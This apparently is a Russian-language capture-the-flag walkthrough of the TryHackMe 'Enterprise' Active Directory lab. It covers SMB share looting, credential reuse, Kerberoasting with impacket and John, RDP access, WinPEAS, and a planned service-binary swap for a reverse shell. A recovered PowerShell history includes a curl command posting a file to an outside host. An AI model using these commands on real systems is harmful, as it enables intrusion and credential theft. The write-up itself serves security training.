

Active Directory: Enterprise by THM writeup

 habr.com/ru/articles/767408

October 13, 2023

Приветствую, вас, кулхацкеры. Мы снова проходим машины на **TryHackMe**. На этот раз райт будет посвящен тачке под названием **Enterprise**.



Дисклеймер: все утилиты и техники, продемонстрированные в статье, приведены в учебных целях

Шаг 0: Сканируем с Nmap

Как всегда начинаем со сканирования:

```
nmap -sC -sV -T4 -p- 10.10.227.87 Объяснить с
```


```

Host is up (0.0013s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-10-09 12:42:21
Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.
HMO., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
564/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ rdp-ntlm-info:
|_ Target_Name: LAB-ENTERPRISE
|_ NetBIOS_Domain_Name: LAB-ENTERPRISE
|_ NetBIOS_Computer_Name: LAB-DC
|_ DNS_Domain_Name: LAB.ENTERPRISE.THM
|_ DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|_ DNS_Tree_Name: ENTERPRISE.THM
|_ Product_Version: 10.0.17763
|_ System_Time: 2023-10-09T12:44:37+00:00
|_ ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
|_ Not valid before: 2023-10-08T12:41:46
|_ Not valid after: 2024-04-08T12:41:46
|_ ssl-date: 2023-10-09T12:44:51+00:00; 0s from scanner time.
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 02:64:C7:34:F7:63 (Unknown)
Service Info: Host: LAB-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|_ 311:

```

Заметим что на 80 порту крутится http. Попробуем зайти на веб-страницу машины:



Enterprise Domain Controller. Keep out!

Ничего примечательного. Попробуем просканировать утилитами **nikto** и **dirsearch**:

```

(root@kali)-[~]
# nikto -h 10.10.227.87
- Nikto v2.1.6

+ Target IP: 10.10.227.87
+ Target Hostname: 10.10.227.87
+ Target Port: 80
+ Start Time: 2023-10-09 12:58:39 (GMT0)

+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 7889 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time: 2023-10-09 12:58:52 (GMT0) (13 seconds)

+ 1 host(s) tested

```

```

(root@kali)-[~]
# dirsearch -w /root/Desktop/wordlists/dirb/big.txt -t 25 -u http://10.10.227.87/

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 20469

Output File: /root/.dirsearch/reports/10.10.227.87/_23-10-09_13-01-22.txt
Error Log: /root/.dirsearch/logs/errors-23-10-09_13-01-22.log

Target: http://10.10.227.87/

[13:01:22] Starting:
[13:02:11] 200 - 110B - /robots.txt

Task Completed

```

В процессе сканирования **nikto** ничего не нашел. Зато **dirsearch** обнаружил файл **robots.txt**. Проверим его на наличие интересной информации:

← → ↻ 🏠 10.10.227.87/robots.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

Why would robots.txt exist on a Domain Controllers web server?
Robots.txt is for search engines, not for you!

Также ничего интересного.

Шаг 1: Используем smbclient

На веб странице ничего интересного найдено не было. Попробуем подключиться с хосту с помощью **smbclient** в поисках открытых шар.

```
(root@kali)-[~]
# smbclient -L 10.10.227.87 -U ""
Password for [WORKGROUP\]:

      Sharename      Type      Comment
      -----
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
Docs                Disk
IPC$                IPC        Remote IPC
NETLOGON            Disk      Logon server share
SYSVOL              Disk      Logon server share
Users               Disk      Users Share. Do Not Touch!

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.227.87 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Нас скорее всего заинтересует шара **Users**. Попробуем подключиться без указания пароля и имени пользователя с помощью того же **smbclient**:

```
(root@kali)-[~]
# smbclient \\\\10.10.227.87\\Users -U ""
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> dir
.                DR            0   Fri Mar 12 02:11:49 2021
..               DR            0   Fri Mar 12 02:11:49 2021
Administrator    D            0   Thu Mar 11 21:55:48 2021
All Users        DHSrn         0   Sat Sep 15 07:28:48 2018
atlbitbucket     D            0   Thu Mar 11 22:53:06 2021
bitbucket        D            0   Fri Mar 12 02:11:51 2021
Default          DHR            0   Fri Mar 12 00:18:03 2021
Default User     DHSrn         0   Sat Sep 15 07:28:48 2018
desktop.ini      AHS           174  Sat Sep 15 07:16:48 2018
LAB-ADMIN        D            0   Fri Mar 12 00:28:14 2021
Public           DR            0   Thu Mar 11 21:27:02 2021

15587583 blocks of size 4096. 9923971 blocks available
smb: \> █
```

Успешно! С помощью команды **dir** посмотрим доступные файлы. И с помощью следующих команд выкачаем все находящиеся на ней файлы.

```
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \desktop.ini of size 174 as desktop.ini (56.6 KiloBytes/sec) (average 56.6 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \Administrator\*
NT_STATUS_STOPPED_ON_SYMLINK listing \All Users\*
NT_STATUS_ACCESS_DENIED listing \atlbitbucket\*
NT_STATUS_ACCESS_DENIED listing \bitbucket\*
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT
```


recurse -> переключает рекурсию папок для команд mget и mput. Если рекурсия включена, то эти команды будут работать со всеми поддиректориями указанной папки (например, папки из которой ведется копирование) и будут рекурсивно выполнены во всех папках подходящих по маске, определенной для команды

prompt -> переключает запрос имен файлов во время операций команд mget и mput. Если запрос выключен, все указанные файлы будут переданы без запроса.

mget * -> скачивает файлы с сервера на машину

Просмотрев все директории, найдем ту, в которой будет находится файл **Consolehost_hisory.txt**. Просмотрим его содержимое с помощью cat:

```
(root@kali)-[~]
# cd LAB-ADMIN

(root@kali)-[~/LAB-ADMIN]
# cd AppData/Roaming/Microsoft/Windows/Powershell/PSReadline

(root@kali)-[~/../Microsoft/Windows/Powershell/PSReadline]
# ls
Consolehost_hisory.txt

(root@kali)-[~/../Microsoft/Windows/Powershell/PSReadline]
# cat Consolehost_hisory.txt
cd C:\
mkdir monkey
cd monkey
cd ..
cd ..\nt\Default User\Desktop/Documents
cd ..
cd D:
cd D:\
cd D:\
D:\
mkdir temp
cd temp
echo "replication:101RepAdmin123!!">private.txt
Invoke-WebRequest -Uri http://1.215.10.99/payment-details.txt
more payment-details.txt
curl -X POST -H 'Content-Type: ascii/text' -d .\private.txt' http://1.215.10.99/dropper.php?file=itsdone.txt
del private.txt
```

Название и содержимое файла совпадают. Это не что иное, как история команд. Здесь для нас будут примечательны учетные данные replication:101RepAdmin123!!

Шаг 2: Используем CrackMapExec

Чтобы проверить валидность данной учетки, воспользуемся утилитой **CrackMapExec**:


```

(root@kali)-[~]
# crackmapexec smb 10.10.227.87 -u replication -p "101RepAdmin123\!!"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.10.227.87 445 LAB-DC [*] Windows 10.0 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing:True) (SMBv1:False)
SMB 10.10.227.87 445 LAB-DC [-] LAB.ENTERPRISE.THM\replication:101RepAdmin123\!! STATUS_LOGON_FAILURE




```

Как видно пройти аутентификацию у нас не вышло. Вопрос: куда двигаться дальше? Пентестер всегда должен проверять все имеющиеся у него данные. Возвращаемся к результатам сканирования и видим что на 7990 порту также висит http:

Попробуем зайти на веб-страницу:



И тут нас встречает страница регистрации Atlassian, на которой сказано, что Enterprise переместились на GitHub. Пойдем в гугл в поисках их страницы. Как показывает практика, сотрудники часто ставят критические данные на GitHub.



Наша теория подтвердилась. Пользователь оставил здесь учетные данные, которые мы сможем использовать для дальнейшего проведения атаки. Снова воспользуемся

crackmapexec.

```
(root@kali)~# crackmapexec smb 10.10.227.87 -u nik -p 'ToastyBoi!'
SMB 10.10.227.87 445 LAB-DC [*] Windows 10.0 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing:True) (SMBv1:False)
SMB 10.10.227.87 445 LAB-DC [+] LAB.ENTERPRISE.THM\nik:ToastyBoi!
```

Шаг 3: Проводим Kerberoasting

Аутентификация прошла успешно. А это значит, что мы можем с помощью учетных данных этого пользователя провести атаку Kerberoasting, воспользовавшись модулем **GetUserSPNs** утилиты **Impacket**:

```
impacket-GetUserSPNs -dc-ip 10.10.227.87 'lab.enterprise.thm/nik:ToastyBoi!' -
outputfile hash.txt
```

```
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName  Name      MemberOf      PasswordLastSet
-----
stLogon               Delegation
-----
HTTP/LAB-DC           bitbucket  CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM  2021-03-11 20:20:01.333272
21-04-26 11:16:41.570158
```

Дальше, получив заветный TGT, попытаемся получить пароль в открытом виде, воспользовавшись утилитой **JohnTheRipper**:

```
john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

```
(root@kali)~# /usr/sbin/john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littleredbucket (?)
1g 0:00:00:14 DONE (2023-10-09 14:23) 0.06925g/s 108746p/s 108746c/s 108746C/s livelife93..littled9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Шаг 4: Подключаемся с помощью xfreerdp

Попытка подключения через **Evil-WinRM** не увенчалась успехом. Поэтому попробуем подключиться через протокол RDP с помощью **xfreerdp**:

```
xfreerdp /u:bitbucket /p:littleredbucket /v:10.10.227.87 /dynamic-
resolution
```




```

(root@kali)~[~]
# xfreerdp /u:bitbucket /p:littleredbucket /v:lab.enterprise.thm /dynamic-resolution
[14:43:16:862] [71650:71651] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[14:43:16:862] [71650:71651] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[14:43:16:862] [71650:71651] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[14:43:16:916] [71650:71651] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18
tion 0
[14:43:16:916] [71650:71651] [WARN][com.freerdp.crypto] - CN = LAB-DC.LAB.ENTERPRISE.THM
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - 
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - @ WARNING: CERTIFICATE NAME MISMATCH! @
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - 
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - The hostname used for this connection (lab.enterprise.thm:33
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - Common Name (CN):
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - LAB-DC.LAB.ENTERPRISE.THM
[14:43:16:917] [71650:71651] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted
Certificate details for lab.enterprise.thm:3389 (RDP-Server):
    Common Name: LAB-DC.LAB.ENTERPRISE.THM
    Subject:     CN = LAB-DC.LAB.ENTERPRISE.THM
    Issuer:      CN = LAB-DC.LAB.ENTERPRISE.THM
    Thumbprint:  8b:d9:55:c5:04:41:78:6b:68:32:d8:f9:6f:e3:ea:b5:0c:13:69:da:3a:d7:d0:f4:50:fb:3e:08:29:d5:fc:77
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[14:43:22:572] [71650:71651] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[14:43:22:573] [71650:71651] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[14:43:22:601] [71650:71651] [INFO][com.freerdp.channels.rdpnd.client] - [static] Loaded fake backend for rdpnd
[14:43:22:601] [71650:71651] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx

```

Тут же и найдем первый флаг:



Шаг 5: Повышаем привилегии

Так как у нашего пользователя нет административных прав, будем повышать привилегии. Для этого воспользуемся утилитой **WinPEAS**:

[illegible]

```

Current LogonId is 0:0x134d0d
Cached Tickets: (0)

[+] CURRENT CLIPBOARD
  [i] Any passwords inside the clipboard?
/root/Downloads/winPEAS.bat

[*] SERVICE VULNERABILITIES

[+] SERVICE BINARY PERMISSIONS WITH WMIC and ICACLS
  [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
C:\Windows\ADMS\Microsoft.ActiveDirectory.WebServices.exe NT SERVICE\TrustedInstaller:(F)
C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Amazon\XenTools\LiteAgent.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Google\Chrome\Application\89.0.4389.82\elevation_service.exe S-1-15-3-1024-3424233489-972189580-2057154623-747635277-1604371224-316187997-3786583170-1043257646:(I)(RX)
C:\Program Files (x86)\Google\Update\GoogleUpdate.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files (x86)\Google\Update\GoogleUpdate.exe NT AUTHORITY\SYSTEM:(I)(F)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\SysWow64\perfhost.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\PSSDNVCS.EXE NT AUTHORITY\SYSTEM:(I)(F)
C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe NT SERVICE\TrustedInstaller:(F)
C:\Windows\servicing\TrustedInstaller.exe NT SERVICE\TrustedInstaller:(F)
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2102.3-0\NisSrv.exe APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2102.3-0\MsMpEng.exe APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
C:\Program Files\Windows Media Player\wmpnetwk.exe NT SERVICE\TrustedInstaller:(F)
C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe BUILTIN\Users:(I)(W)

[+] CHECK IF YOU CAN MODIFY ANY SERVICE REGISTRY
  [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services

```


Как видим, WinPEAS нашел директорию, в которой мы имеем право на запись и на наследование, а именно C:\Program Files (x86)\Zero Tier\ZeroTier One.exe

Что же здесь происходит и почему мы можем делать то, что собираемся делать?
Итак, службы имеют двоичный путь - он указывает на исполняемый файл, который будет запущен при запуске службы. В нашем случае это **ZeroTier One.exe**.

Наш текущий пользователь **bitbucket** имеет право изменять путь и сам исполняемый файл, поскольку у нас есть привилегии "write" на расположение исполняемого файла. Разрешения - наследование (I) и доступ на запись (W).

Поэтому мы подменим исполняемый файл reverse-shell-ом и получим административный доступ.

```
